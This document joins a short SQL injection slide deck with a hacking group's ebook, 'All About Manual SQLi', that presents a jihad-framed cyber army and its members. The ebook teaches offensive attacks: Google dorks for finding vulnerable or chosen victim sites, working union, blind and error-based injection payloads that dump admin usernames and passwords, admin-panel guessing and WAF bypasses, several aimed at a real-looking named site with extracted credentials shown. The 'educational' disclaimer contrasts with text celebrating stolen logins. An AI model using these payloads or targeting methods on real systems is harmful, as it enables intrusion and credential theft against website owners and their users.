

Sql Injection Part-1

By

Hunter Alex,

Ethical Hacker

Open Source Intelligence

Digital Forensic [Certified by Autopsy]

Certified Network Security Specialist [Certified by ICSI]

Certified Information Systems Security Professional [CISSP – ongoing]

Learning Objectives

- ❑ SQL
- ❑ Database
- ❑ SQL Injection
- ❑ Types of SQL Injection
- ❑ Lab Setup
- ❑ Union Based Sql Injection
- ❑ SQL Injection WAF bypass

WHAT IS SQL

- Sql is short form of (STRUCTURED QUERY LANGUAGE)
- SQL lets you access and manipulate databases.
- SQL became a standard of the American National Standards Institute (ANSI) in 1986, and of the International Organization for Standardization (ISO) in 1987.

What is sql injection

- SQL injection is one of the most common web hacking techniques.
- SQL injection is a code injection technique that might destroy your database.
- SQL injection is the placement of malicious code in SQL statements, via web page input.

Real World Examples

- ❑ On August 17, 2009, the United States Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers using an SQL injection attack.
- ❑ In 2008 a sweep of attacks began exploiting the SQL injection vulnerabilities of Microsoft's IIS web server and SQL database server. Over 500,000 sites were exploited.
- ❑ News >> [SQL Injection Attacks on the Rise, As Gaming Industry Under Attack from Credential Stuffing \(cbronline.com\)](#)
- ❑ News >> [SQL Injection Compromises Entire Country | Acunetix](#)

What can attackers do? Here are some examples:

- Download unauthorized data
- Delete/modify data
- Permanently destroy data/backups
- Long-term monitor a system
- Infect systems with viruses or malware
- Alter security to allow/disallow access as deemed fit by the hacker
- Encrypt/steal/alter data and hold it for ransom
- Publicly shame an organization via a web or social media hack
- Use data to infiltrate an organization or its business operations

How sql injection work

- I told in previous slide that SQL injection is a code injection technique . SQL Injection Based on $1=1$ is Always True.
- A hacker might get access to user names and passwords in a database by simply inserting " OR " "=" into the user name or password text box:
- User Name: "or" "="
- Password: " or " "="

How sql injection work

- The code at the server will create a valid SQL statement like this:
- Result


```
SELECT * FROM Users WHERE Name = "or " "=" AND Pass = " or " "="
```

How we know is website is vulnerable

When a website has SQL injection vulnerability you can find some error message in infected webpage . Like this

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "499" limit 1' at line 1

There also many error message like (MYSQL FETCH ERROR) or Website content lost like photo disable or any content disable.



How find error in vulnerable website

We know that what is error message for vulnerable website. But we need some thing for find this error message.

When You find a website for sql injection its look this
.(www.vul.com/index.php?id=1)

For sql injection you need to find vulnerable point ([index.php?id=1](http://www.vul.com/index.php?id=1)) after id= (1) this number called parameter .when you find error in this parameter its called then Vulnerable point. For finding error you need to give this special character (') after parameter . If you get error like (you have an error in sql syntax) or (MYSQL fetch error).

Finding SQL Error message in Website

Example :

www.vul.com/index.php?id=1

This is normal page but after give special character (') like

www.vul.com/index.php?id=1'

You get error in this page like :

You have an error in your sql syntax

Or

MYSQL fetch error

Category of sql injection

There has many types of sql injection

- Union Based Sql injection
- Blind Sql injection
- Error based Sql injection
- Xpath Error based sql injection
- Cookie based Sql injection
- There has also many ways to sql injection

Special link

- ❑ Advance hackbar : https://anonfile.com/t9u2N40fo9/hackbar-v2.9_xpi
- ❑ Youtube link :<https://www.youtube.com/c/DevilKiller>

MUSLIM CYBER ARMY

ALL ABOUT MANUAL SQLI

By:

llvll4sT3r X

Copyright © Muslim Cyber Army All rights Reserved

ALL ABOUT MANUAL SQLi

**By:
llvll4sT3r X**

History of MCA

As you know that there are many Expert and Professional Hackers in Hacking Field. Many Muslim Hacker groups working separately from all around the world. After saw this some people contact with admins of Different Muslim Groups to arrange a meeting for unity. After the successful meeting they all united in one group whose name choosen as MCA (Muslim Cyber Army).

Muslim Cyber Army is not only that team which only defaces the target websites, instead of this its basic vision and mission is to support all the Muslim Anonymous Hacker Operations, invite all Muslim Hackers from all around the world to work in a one united group, also to help and give knowledge to the Junior Muslim Hackers and make them in an expert level, and To support all the Muslims and Poor people from all around the world, Who don't have any power to give feedback to the black listed countries after their tourcher on them. MCA Work only for the way of Islam, for Jihaad. It's not build for the benefits of any Specific person, Specific Region or Specific Area. Its build only for the whole Muslims and only for Jihaad.

**Muslim Cyber Army had made after the cooperation of
Anonymous Albania,
007 team from Jordon,
Anonymous Muslim Cyber Army,
Anonymous Bangladesh,
Anonymous Indonesia,
Anonymous Russia (Muslim Hackers),
Iranian Hackers,
Blag Flag Army (Black Eagles),
Majelis Hacker Islam Indonesia,
Indonesian Security Down Malang (ISD-Malang),
And some other Highly Professional Hackers related from Underground Hacking Market.**

**Expect Us!!!
We are Fearless
We are Unstoppable
We are United
We are the "Muslim Cyber army"**

Long Live Muslim Hack3rs....!!!

Official Members and Contact

We Are

**llvll4sT3r X, Bulka Hacker, Unikc00d3r, Volcan Hacker, XSpl4cop4_404,
007 HaCkEr TeAm, Shadowboy_BlaCkInjeCt0n,, Bill Gate, Int3rn3t Troj3n,
Penjual Sempax, TH3*BL@CK*C0D3, TH3_D@RK_V0RT3X, Bl4ck_1n73ct10n,
3v!L GeN!Us**

For Contact Visit:

Official Group:

<https://www.facebook.com/groups/MuslimCyberArmy786/>

Official Fan page:

<https://www.facebook.com/muslims.cyberarmy007>

Our Groups:

<https://www.facebook.com/groups/mca.web/>

<https://www.facebook.com/groups/Anonymous.Muslim.Cyber.army/>

<https://www.facebook.com/groups/MuslimCyberArmy/>

Our Fan Pages:

<https://www.facebook.com/MuslimCyberTeam?ref=ts&fref=ts>

Special Thanks

Very Thanks to our Friends, who supported us every time in different Operations and whenever Muslim World need them they show their concentration and work on that. Special respect for them:

Pakhtun Haxor, King Khan, Mj Mirza, Pak Leaks, Hacker Titans, Power Ranger (BanglaDesh), Ziddi, Malik Hanzla, Connecting Friends, Danger Bhai, Hacker Arkani,

Pakistan Cyber Army(PCA), Pakistan Cyber Eagles (PCE), Muslim Cyber Shell'z (MCS), Muslim Cyber Fighters (MCF), Pakistan Cyber Force (PCF), The Hacker Crew (THC), The Hacker Army (THA), Expire Cyber Army (CEA), Pakistan Hacker Crew (PHC), Pakistan Cyber Pirates (PCP), Pakistan Cyber Mafia, Arab Hackers, Malaysian Muslim Hackers,

Some International Friends:

Admin 7 Stage, Elite Hacker General, James bond 007, Russian Mafia, Cr4zy 3xploit, Injector.....

And

**Greets To
All Muslim Hackers
From
All around the World**

Disclaimer

All Information provided in this book is only for educational purpose, if any one will be found in an illegal activity then we have no responsibility for this.

An Important Note Before Starting

Hacking is an Art of Intelligence; if you don't have this Art then leave the book now and take rest otherwise you will feel a head pain. If you are the experienced person of this art then you will understand it very easily. Just Remember one thing there is no special skills need to learn something new, only the mind should be positive and always open with sharpness to understand. _

Table of Contents

CHAPTER 1:
Complete Guide to Manual SQL Injection

CHAPTER 2:
Blind SQL Injection

CHAPTER 3:
Error Base SQL Injection With BONUS!

CHAPTER 4:
Boolean Base Blind SQL Injection

CHAPTER 5:
Double Query (Error Base Blind) SQL Injection

CHAPTER 6:
Time Base SQL Injection (With Perl Script)

CHAPTER 7:
Dump Entire Database in 1 Request

CHAPTER 8:
Shell Uploading Via SQL Injection

CHAPTER 1

Manual SQL Injection

Complete Guide to SQL INJECTION:

Before we see what SQL Injection is. We should know what SQL and Database are.

Database:

Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.

Some List of Database are:

DB servers,
MySQL(Open source),
MSSQL,
MS-ACCESS,
Oracle,
Postgre SQL(open source),
SQLite,

SQL:

Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:

SQL is a tool for organizing, managing, and retrieving data stored by a computer database. The name "SQL" is an abbreviation for Structured Query Language. For historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation "S.Q.L." is also used. As the name implies, SQL is a computer language that you use to interact with a database. In fact, SQL works with one specific type of database, called a relational database.

Simple Basic Queries for SQL:

Select * from table_name :

this statement is used for showing the content of tables including column name.

e.g.:

select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):

For inserting data to table.

e.g.:

insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next book about the SQL QUERY.

What is SQL Injection?

SQL injection is Common and famous method of hacking in present. Some newbie's are thinking that this is a small thing due to some kiddy or scripted software like “Havij”, but if you see it manually then it is a huge topic and many books can be easily written on this. Using this method an unauthorized person can access the database of a website. Attacker can get all details from the Database.

What an attacker can do?

ByPassing Logins

Accessing secret data

Modifying contents of website

Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.

Follow my steps.

Step 1:

Finding Vulnerable Website:

Our best partner for SQL injection is Google. We can find the vulnerable websites (hackable websites) using Google Dork list. Google dork is searching for vulnerable websites using the Google searching tricks. There is lot of tricks to search in Google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:

inurl:index.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:pageid=

If you want to find out more then search on Google for latest SQL dorks.

How to use?

Copy one of the above command and paste in the Google search engine box.

Hit enter.

You can get list of web sites.

We have to visit the websites one by one for checking the vulnerability.

So Start from the first website.

The screenshot shows a Google search results page. The search query 'inurl:index.php?id=' is entered in the search bar. The results section shows several links:

- Web**:
 - [CLC bio: CLC Sequence Viewer](http://hackers-store.blogspot.com)
www.cibio.com/index.php?id=28
A Sequence Viewer for basic bioinformatics. CLC Sequence Viewer creates a software environment enabling users to make a large number of bioinformatics ...
 - [Water Crisis](http://www.worldwatercouncil.org/index.php?id=25)
www.worldwatercouncil.org/index.php?id=25
While the world's population tripled in the 20th century, the use of renewable water resources has grown six-fold. Within the next fifty years, the world population ...
- News**:
 - [Welcome to CAcert.org](http://www.cacert.org/index.php?id=3)
www.cacert.org/index.php?id=3
You are bound by the Root Distribution Licence for any re-distributions of CAcert's roots. Class 1 PKI Key Click here if you want to import the root certificate into ...
- More**:
 - [Grammar - English-Zone.Com - the BEST English-Learner's site on...](http://www.english-zone.com/)
english-zone.com/index.php?id=1
60+ items – English as a Second Language fun site! Learn grammar ...
Lie or Lay? Q1. Give Lie or Lay? (Help Box Available) This is difficult! Visits ...

Note: if you like to hack particular website,then try this:

site:www.victimsite.com dork_list_commands

e.g.:

site:www.victimsite.com inurl:index.php?id=

Step 2:

Checking the Vulnerability:

Now we should check the vulnerability of websites. In order to check the vulnerability, add the single quotes (') at the end of the url and hit enter. (No space between the number and single quotes)

e.g.:

<http://www.victimsite.com/index.php?id=2'>

If the page remains in same page or showing that page not found or showing some other WebPages. Then it is not vulnerable.

If it showing any errors which is related to sql query, then it is vulnerable. Cheers..!!

e.g.:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1

Step 3:

Finding Number of columns:

Now we have found the website is vulnerable. Next step is to find the number of columns in the table. For that replace the single quotes(') with "order by n" statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

e.g.:

<http://www.victimsite.com/index.php?id=2 order by 1>

<http://www.victimsite.com/index.php?id=2 order by 2>

<http://www.victimsite.com/index.php?id=2 order by 3>

<http://www.victimsite.com/index.php?id=2 order by 4>

change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:

[http://www.victimsite.com/index.php?id=2 order by 1\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 1(noerror))

[http://www.victimsite.com/index.php?id=2 order by 2\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 2(noerror))

[http://www.victimsite.com/index.php?id=2 order by 3\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 3(noerror))

[http://www.victimsite.com/index.php?id=2 order by 4\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 4(noerror))

[http://www.victimsite.com/index.php?id=2 order by 5\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 5(noerror))

[http://www.victimsite.com/index.php?id=2 order by 6\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 6(noerror))

[http://www.victimsite.com/index.php?id=2 order by 7\(noerror\)](http://www.victimsite.com/index.php?id=2 order by 7(noerror))

[http://www.victimsite.com/index.php?id=2 order by 8\(error\)](http://www.victimsite.com/index.php?id=2 order by 8(error))

so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.

e.g.:

<http://www.victimsite.com/index.php?id=2> order by 1--

Step 4:

Displaying the Vulnerable columns:

Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change, but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

e.g.:

if the number of columns is 7 ,then the query is as follow:

<http://www.victimsite.com/index.php?id=-2> union select 1,2,3,4,5,6,7--

If the above method is not working then try this:

<http://www.victimsite.com/index.php?id=-2 and 1=2> union select 1,2,3,4,5,6,7--

It will show some numbers in the page(it must be less than 'x' value, i mean less than or equal to number of columns).

Like this:



Now select 1 number.

It showing 3,7. Let's take the Number 3.

Step 5:

Finding version, database, user

Now replace the 3 from the query with "version()"

e.g.:

<http://www.victimsite.com/index.php?id=-2 and 1=2> union select 1,2,version(),4,5,6,7--

It will show the version as 5.0.1 or 4.3. Something like this.

Replace the version() with database() and user() for finding the database, user respectively.

e.g.:

<http://www.victimsite.com/index.php?id=-2 and 1=2> union select 1,2,database(),4,5,6,7--

<http://www.victimsite.com/index.php?id=-2 and 1=2> union select 1,2,user(),4,5,6,7--

If the above is not working, then try this:

<http://www.victimsite.com/index.php?id=-2> and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--

Step 6: Finding the Table Name

If the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name)" and add the "from information_schema.tables where table_schema=database()"

e.g.:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--

Now it will show the list of table names. Find the table name which is related with the admin or user.

```
admin,banner,cini_news,cini_news_tr,gallery_categories,gallery_comments,gallery_groupaccess,  
Query was empty  
7
```

Now select the "admin" table.

If the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql injection with version 4.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name)" with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--"

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .


Find MysqlChar() for Tablename:

First of all install the HackBar addon:

<https://addons.mozilla.org/en-US/firefox/addon/3899>

Now

select sql->Mysql->MysqlChar()




This will open the small window ,enter the table name which you found. I am going to use the admin table name.



Click ok

Now you can see the CHAR(numbers separated with commas) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the "mysqlchar"

e.g.:

`http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--`

Now it will show the list of columns.

like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_password,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password.....etc.

Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.

Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

e.g.:

`http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--`

Sometime it will show the column is not found.

Then try another column names

Now it will Username and Passwords.

Cheers.....! ☺

If the website has members then jock-bot for you. You will have the list of usernames and password. Some time you may have the email ids also, enjoy you got the Dock which can produce the golden eggs.

Step 8:

Finding the Admin Panel:

To find admin panel is a boring and time taken work, because you have to guess the admin panel like:

<http://www.victimsite.com/admin.php>

<http://www.victimsite.com/admin/>

<http://www.victimsite.com/admin.html>

<http://www.victimsite.com:2082/>

etc.

If you have luck, you will find the admin page.

If you want latest admin url list then search it on google, or it is more better to use admin panel script in perl.

CHAPTER 2

Blind SQL Injection

In this chapter we will learn about Blind Sql Injection.
This is more advanced than an ordinary one just keep on reading and you will understand why.

Some Google dorks for Sql injection: (Not all of these needs to be hacked with the Blind Sqli method.)

```
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
```

I am using our target example as:

```
http://www.site.com/news.php?id=5
```

When we execute this, we see some page and articles on that page, pictures etc...

then when we want to test it for blind Sql injection attack

```
http://www.site.com/news.php?id=5 and 1=1 <--- this is always true
```

The page loads normally, that's okay.

Now the real test.

```
http://www.site.com/news.php?id=5 and 1=2 <--- this is false
```

So if some text, picture or some content is missing on returned page then that site is vulnerable to blind Sql injection.

Step 1:
Get the MySQL version:

To get the version in blind attack we use substring.

```
http://www.site.com/news.php?id=5 and substring(@@version,1,1)=4
```

This should return TRUE if the version of MySQL is 4.

Replace 4 with 5, and if query return TRUE then the version is 5.

`http://www.site.com/news.php?id=5 and substring(@@version,1,1)=5`

Step 2:

Test if subselect works:

When select don't work then we use subselect

`http://www.site.com/news.php?id=5 and (select 1)=1`

If page loads normally then subselects work.

Then we going to see if we have access to mysql.user

`http://www.site.com/news.php?id=5 and (select 1 from mysql.user limit 0,1)=1`

If page loads normally we have access to mysql.user and then later we can pull some password using `load_file()` function and `OUTFILE`.

Step 3:

Check table and column names:

This part might be tricky because you have to guess.

For example

`http://www.site.com/news.php?id=5 and (select 1 from users limit 0,1)=1`

(with limit 0,1 our query here returns 1 row of data, cause subselect returns only 1 row, this is very important.)

Then if the page loads normally without content missing, the table users exists.

If you get FALSE (some article missing), just change table name until you guess the right one.

Let's say that we have found that table name is users, now what we need is column name.

The same as table name, we start guessing. As same I said before try the common names for columns.

`http://www.site.com/news.php?id=5 and (select substring(concat(1,password),1,1) from users limit 0,1)=1`

If the page loads normally we know that column name is password (if we get false then try common names or just guess)

Here we merge 1 with the column password, then substring returns the first character (1,1)

Step 4:

Pull data from the database:

We found table users in columns username password so we are going to pull characters from that.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>80
```

Ok this here pulls the first character from first user in table users.

Substring here returns first character and 1 character in length. ascii() converts that 1 character into ascii value

and then compare it with symbol greater than > .

So if the ascii character greater than 80, the page loads normally. (TRUE)

We keep trying until we get false.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>95
```

We get TRUE, keep on raising the value.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>98
```

TRUE again, higher

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>99
```

Let's say we got a false value now.

So the first character in username is char(99). Using the ascii converter we know that char(99) is letter 'c'.

then let's check the second character.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>99
```

Note that i'm changed ,1,1 to ,2,1 to get the second character. (now it returns the second character, 1 character in length)

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>99
```

True keep going.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>107
```

False lower number.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>104
```

True go higher.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),2,1))>105
```

False! We now know that the character is 105 so if we count it with hex it's i.
We have "ci" so far.

So keep going up until you get the end. (When >0 returns false we know that we have reach to the end).

CHAPTER 3

Error Based SQL Injection With BONUS....!!!

I'll be using this site as an example:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?id=52
```

You don't need to go into error based for this site, but I'm going to anyways, just for the tutorial. Error Based Injection is really helpful when you run into what I call "stupid errors".

Here are a few examples.

1. The Used Select Statements Have A Different Number Of Columns.
2. Unknown column 1 in order clause. (or 0)
3. Can't find your columns in the page source.
4. Error #1604

The list goes on; it's really useful for times like these.

Getting the Version:

So what we want to do, is force an error by duplicating what we want out of the site.

Let's check the version before we go into getting the tables, because if it's less than 5, these queries won't work because information_schema doesn't exist.

```
+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1--
```

So now my url looks like this:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?  
id=52+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+ha  
ving+min(0)+or+1--
```

What we want to look for, is the duplicate entry error. As you can see, the site has the error.

```
Duplicate entry '5.1.52-log~1' for key 'group_key'
```

Getting The Table Names:

Now we know information_schema exists, so we can use it to get data out of the tables.

So now let's start by getting our table names.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_nam  
e+as+char),0x7e))+from+information_schema.tables+where+table_schema=0xDATABASEHE  
X+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+  
(select+count(*),concat((select(select+c oncat(cast(table_name+as+char),0x7e)))  
+from+information_schema.tables+where+table _schema=database()  
+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+ group+by+x)a)
```

We get our duplicate entry, for our first table name

Now we have to use limit to get the next table name

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(table_name+as+char),0x7e))
+from+information_schema.tables+where+table _schema=database()
+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+ group+by+x)a)
```

Now that we know how to get our table names, we just keep incrementing in the limit statement until we come across a "juicy" table.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(table_name+as+char),0x7e))
+from+information_schema.tables+where+table _schema=database()
+limit+10,1),floor(rand(0)*2))x+from+information_schema.tables +group+by+x)a)
```

Oh lucky, tbladmin!

Getting The Columns:

Now we want to get the columns, out of that table. So we change our syntax up a little bit, and hex our table name.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_na
me+as+char),0x7e))+from+information_schema.columns+where+table_name=0xHEXOFTABLE
+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+0,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

Remember when we HEX our table name, 0x always goes in front.
74626c61646d696e is the hex of my table name, which was tbladmin.

So far we have adminid

Now we increment in our limit statement until we get the columns we want.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+1,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

That returns to username.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+2,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

That returns to password.

Getting Data Out Of Columns:

So now we have adminid, username, and password.

Now we put those in a concat statement, from the table we want.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(co
lumn1,0x7e,column2,0x7e,column3)+as+char),0x7e))+from+TABLENAME+limit+0,1),floor
(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this:

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c
oncat(cast(concat(adminid,0x7e,username,0x7e,password)+as+char),0x7e))+from+tbla
min+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

And I get the duplicate entry for the adminid, username, and password.

```
Duplicate entry '1~ishir~ishir123~1' for key 'group_key'
```

BONUS!

I'm going to be explaining a few functions, that way you can get a better understanding of what you're actually doing. I am going to mix it so don't be confused just concentrate.

The Count Function:

This is pretty obvious, it counts something. It's an easy way to check how many databases/tables there are. You can use this in many different injections, here's a few ways to use it in the following injections.

Let's say 3 is our vulnerable column, out of 5 columns.

Union Based:

```
www.site.com/dork.php?
id=null+union+select+1,2,count(schema_name),4,5+from+information_schema.schemata--
```

String Based:

```
www.site.com/dork.php?
id=null'+union+select+1,2,count(schema_name),4,5+from+information_schema.schemata-- x
```

Error Based:

```
www.site.com/dork.php?id=5+and+(select+1+from+
(select+count(*),concat((select(select+concat(cast(concat(substring(username,1,1))+as+char),0x7e))+from+information_schema.schemata+limit+0,
1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

Blind:

```
www.site.com/dork.php?id=5+and+ascii(substring((select+concat(count(schema_name))
+from+information_schema.schemata+limit+0,1),1,1))>0
```

The Substring Function:

Now this is really useful in blind injection, because you need to get things letter by letter.

Sometimes you might go into error based injection, and get the error of "Subquery returns more than 1 row".

Example, lets say we want the first letter of the information from the username column, from the admin table.

```
substring(DATA, start length, end length)
```

So let's say the username is admin, and the table name is admin.

Union Based:

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,1,1)+from+admin--
```

The returned letter would be 'a' because that's the first letter.

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,1,5)+from+admin--
```

The returned value would be 'admin' because it ends at the 5th letter, which is admin.

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,3,5)+from+admin--
```

The returned value would be 'min', because it starts at the 3rd letter, and ends at the 5th.

String Injection:

```
www.site.com/dork.php?
id=null'+union+select+1,2,substring(username,1,1)+from+admin-- x
```

Error Based:

```
www.site.com/dork.php?id=5+and+(select+1+from+
(select+count(*),concat((select(select+concat(cast(concat(substring(username,1,1))+as+char),0x7e))+from+admin+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

Concat & Limit

For some sites, the function group_concat, concat, or concat_ws won't exist, so you'd need to use limit.

Let's say our table name is admin, and we get an error when we try something like...

```
www.site.com/dork.php?  
id=null+union+select+1,2,group_concat(table_name,0x0a),4,5+from+information_schema.tables+where+table_schema=database()--
```

"Function group_concat does not exist in blahblahblah".

Instead, we'd use limit and concat, or just table_name to get them.

```
www.site.com/dork.php?  
id=null+union+select+1,2,table_name,4,5+from+information_schema.tables+  
where+table_schema=database()+limit+0,1--
```

It would give us our first table name.

Like & Between

Is the WAF getting on your nerves when you're trying to use =?
You can use keywords to get around that.

Let's say our table name is admin, and we're trying to get columns out of it.

```
www.site.com/dork.php?id=null+union+select+1,2,/*!concat*/  
(table_name),4,5+from+/*!information_schema*.tables+/*!where*/  
+table_name=0x61646d696e--
```

We get our 403/406 error. We can use "Like" instead of =.

```
www.site.com/dork.php?id=null+union+select+1,2,/*!concat*/  
(table_name),4,5+from+/*!information_schema*.tables+/*!where*/  
+table_name+like+0x61646d696e--
```

You can also use between, and it works the same way...

Well I'll be updating this soon, once I think of more stuff to add onto it.
Sorry if I missed Some thing.

CHAPTER 4

Boolean Base Blind SQL Injection

So as lot of people view blind injection as having to guess everything, when it's called blind injection because no data is visible on the page as an outcome.

Remember, whenever you're injecting a site, as long as information_schema exists (version 5 or more), then you can use it to get data out of a page. This includes table names, database names, columns and all the rest.

